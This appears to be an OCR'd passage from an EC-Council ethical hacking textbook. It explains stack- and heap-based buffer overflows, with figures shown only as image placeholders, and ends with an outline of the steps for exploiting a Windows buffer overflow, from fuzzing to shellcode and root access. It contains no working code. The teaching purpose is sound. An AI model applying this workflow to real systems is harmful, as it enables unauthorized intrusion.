


Figure 6.42: Representation of stack

Whenever a function starts execution, a stack frame that stores its information is pushed onto the stack and stored in the ESP register. When the function returns, the stack frame is popped out from the stack and the execution resumes from the return address stored on the EIP register. Hence, if an application or program is vulnerable to buffer overflow attack, then attackers take control of the EIP register to replace the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

return address of the function with malicious code that allows them to gain shell access to the target system.




Figure 6.43: Demonstration of stack-based buffer overflow

- **Heap-Based Buffer Overflow**

A heap is used for dynamic memory allocation. Heap memory is dynamically allocated at run time during the execution of the program, and it stores the program data. Accessing heap memory is slower than accessing stack memory. The allocation and deallocation of heap memory is not performed automatically. Programmers must write code for the allocation [malloc()] of heap memory, and after the execution is complete, they must deallocate the memory using functions such as free().

Heap-based overflow occurs when a block of memory is allocated to a heap and data is written without any bound checking. This vulnerability leads to overwriting links to dynamic memory allocation (dynamic object pointers), heap headers, heap-based data, virtual function tables, etc. Attackers exploit heap-based buffer overflow to take control of the program's execution.

Buffer overflows commonly occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been prominently discovered as software security bugs. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques.





Figure 6.44: Demonstration of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Simple Buffer Overflow in C

The examples shown in the screenshots demonstrate stack-based and heap-based buffer overflow:




Figure 6.45: Screenshot of C program demonstrating stack-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.46: Screenshot showing the output of stack-based buffer overflow




Figure 6.47: Screenshot of C program demonstrating heap-based buffer overflow




Figure 6.48: Screenshot showing the output of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:

1. Perform spiking
2. Perform fuzzing
3. Identify the offset
4. Overwrite the EIP register
5. Identify bad characters
7. Identify the right module
6. Generate shellcode
8. Gain root access

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Windows Buffer Overflow Exploitation (Cont'd)

Perform Spiking

